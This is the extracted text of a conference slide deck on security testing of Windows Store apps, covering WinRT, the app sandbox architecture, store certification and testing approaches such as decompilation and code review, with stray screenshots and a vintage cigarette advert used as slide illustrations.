

Marion McCune ScotSTS



years

Introducing Windows Store Apps

Background

Windows Store

Some Apps

Security Architecture


Win RT
(Windows Runtime)

Development
Environments-
HTML,
JavaScript
.NET

Store
Requirements and
Certification

Microsoft
Testing
Process

Background



The Windows Store

Store

Top categories

Games

Social

Entertainment

Photo

Music & Video

Sport

Books & Reference

News & Weather

Health & Fitness

Food & Dining

Lifestyle

Shopping

[See all](#)



Picks for you >




One of the top 5
downloaded Social
apps last week
[Not interested](#)

Facebook

Keeping up with your friends is easier than ever with the official Facebook app.

Free ★★★★★ 2,050 Social



Among the top
most popular T
apps
[Not interested](#)

Maps App

Maps App for Windows 8 is a service offering powerful, user-friendly mapping technology and local business information -- including

Free ★★★★★ 180 Tools



One of the top 5
downloaded
Entertainment apps
last week
[Not interested](#)

TVCatchup

TVCatchup brings a new experience of watching live television to your Windows 8 device, allowing you to watch 50 or more channels from

Free ★★★★★ 3,506 Entertainment



One of the top
downloaded
Entertainment
last week
[Not interested](#)

Youtube Bookmarks

Youtube bookmarks can bookmark any video in Youtube and watch the video many times you want. Specially, people learn something

Free ★★★★★ 85 Entertainment

The Internet as Sewer.....

The screenshot shows a web browser window with the address bar containing the URL <http://www.bing.com/search?q=movie+free+download+torrent&q&s=n&form=QBRE&pq=mo>. The search bar contains the text "movie free download torrent". Below the search bar, the results are displayed. The first result is "movies torrent - Torrentz" with a link to torrentz.eu/search?f=movies. The second result is "free movie download torrents - Torrentz" with a link to torrentz.eu/fr/free+movie+download-q. The third result is "Movies Torrents - Torrent Downloads - download free torrents!" with a link to www.torrentdownloads.me/category/4/Movies. The fourth result is "BitTorrent - Official Site" with a link to www.bittorrent.com. The fifth result is "The Pirate Bay - Official Site" with a link to thepiratebay.se. Below these results, there is a section titled "Videos of movie free download torrent" with a link to bing.com/videos. This section contains four video thumbnails with titles: "How To Download Free Movies [Tor...", "Download Free HD Movies (Torrent ...", "How to download movie torrents to...", and "How to Download Movies via Torre...".

79,700,000 RESULTS Narrow by language Narrow by region

[movies torrent - Torrentz](#)
torrentz.eu/search?f=movies
movies Full movies Download 1295 kb/s movies ... 1,481,020 Torrents (0.190s) Order by rating | date ... Oculus 2013 HDRip XVID juggs ETRG » movies divx xvid ...

[free movie download torrents - Torrentz](#)
torrentz.eu/fr/free+movie+download-q
Not enough torrents? - Search within torrent files - Check your spelling - Try less or different keywords - Try lower quality torrents

[Movies Torrents - Torrent Downloads - download free torrents!](#)
www.torrentdownloads.me/category/4/Movies
Movies Torrents - torrent downloads, Movies Torrents - Bittorrent download source for torrent downloading, movies, music, games, software, tv shows, anime, and ...

[BitTorrent - Official Site](#)
www.bittorrent.com
Free, open-source file-sharing application effective for distributing very large software and media files. Documentation, FAQ, search-engine.

[The Pirate Bay - Official Site](#)
thepiratebay.se
Download music, movies, games, software and much more. The Pirate Bay is the galaxy's most resilient BitTorrent site.

[Videos of movie free download torrent](#)
bing.com/videos

2:45 4:57 7:14 6:22

How To Download Free Movies [Tor... YouTube
Download Free HD Movies (Torrent ... YouTube
How to download movie torrents to... YouTube
How to Download Movies via Torre... YouTube

Related searches

- Free Movies Download Full
- Download Movie Torrent File
- Watch Free Movies
- Free Movie Downloads Torrent Sites
- Free Download Torrent Movie Downloads
- Free Movie Downloads Net Torrent
- Secret Movie Free Download Torrent
- 2012 Movie Torrent Free Download


Some Apps....



amir the

Security Architecture

- App
- Th
- Int




Security Architecture (cont)

- ❑ Capabilities


- ❑ Contracts

- ❑ Broker Process

Win RT




Development Environments



Store Requirements and Certification

- ❑ Package up the App and Deploy to the Store
- ❑ Various requirements – mostly to do with development practices and content
- ❑ Give it a WACK!!
- ❑ If it passes WACK it still may fail acceptance for the Store (but they will indicate why)

Security Tests



The screenshot shows the MS Removal Tool interface with a 'System Scan' window open. The scan results table is as follows:

Type	Run Type	Name	Details
Trojan	C:/windows/syste...	Win32.Spamta.KG.worm	A multi-component mass-maili...
Trojan	C:/windows/syste...	Trojan.IRCBot.d	A worm that opens an IRC bac...
Trojan	C:/windows/syste...	Trojan.Dropper.MSWord.j	A Microsoft Word macro virus ...
Trojan	C:/windows/syste...	Win32.Clagger.C	This is small Trojan downloader...
Worm	C:/windows/system/	Worm.Bagle.CP	This is a \"Bagle\" mass-mailer...
Worm	C:/windows/	Win32.BlackMail.xx	This dangerous worm will destr...
Trojan	hidden/autorun	Trojan.Win32.Agent.ado	Trojan downloader that is sprea...
Trojan	autorun	Win32.Outsbot.u	A backdoor Trojan that is remo...
Spyware	autorun	Win32.PerFiler	Win32.PerFiler is designed to r...
Worm	hidden/autorun	Win32.Miewer.a	A Trojan Downloader that mas...
Trojan	C:/windows/	Trojan-Downloader.VBS.Small.dc	This Trojan downloads other fil...
Worm	autorun	Win32.Peacomm.dam	A Trojan Downloader that is sp...

Below the table, the 'Scan progress' section shows a green progress bar and the text: 'Scanning Path Infections 38'. A 'Start' button is visible next to the progress bar. At the bottom, there are 'Save Report' and 'Remove' buttons.

ACLs

and have weak ACLs

Administrator accounts and are

restart more than twice

Great, But.....

- ❑ <https://www.blackhat.com/html/bh-us-12/bh-us-12-archives.html>
- ❑ Protect the OS
- ❑ Defeat Malware
- ❑ App v. User or User v. App?
- ❑ User A v. User B?

Security Testing Windows Store Apps

Where are they?

The Way we Were

Testing Approaches

Software Setup

JavaScript/HTML

Decompilation/Code Review


Web Services

Some lessons from another country

Where are they?

- ❑ C:\Program Files\WindowsApps\
C:\Program Files\WindowsApps\
- ❑ Show hidden files and folders
- ❑ Go to Security Tab and take ownership
- ❑ Then take control when prompted
- ❑ Must be logged in as an Administrator

App Packages



Danger Will Robinson.....



The Way we Were

**"Give your throat a vacation...
Smoke a
FRESH
cigarette"**

If the cigarette you have been smoking stings or burns your throat, switch to Camels and see the difference.
It's the peppery dust left in tobacco by inefficient cleaning methods that makes you cough.
It's the scaldingly hot smoke of harsh, dried-out tobacco that burns and irritates your throat.
There is no peppery dust in Camels—that's whisked away by a special vacuum-cleaning process.
There are no stale, crumbly, packed tobaccos—the fine Turkish and mild Domestic tobaccos of which Camels are blended come to you in prime, factory-fresh condition, thanks to the Bantler Pack.
This scientific process wraps—not plastic ordinary Cellophane, but moisture-

proof Cellophane which seals airtight as much as seals in all the natural aroma and freshness, seals it so tightly that wet weather cannot make Camels damp, nor drought weather make them dry.
Camels are milder and more throat-friendly because they are dust-free and fresh.
Give your throat a vacation, switch to Camels for just one day. Then leave them—if you can.

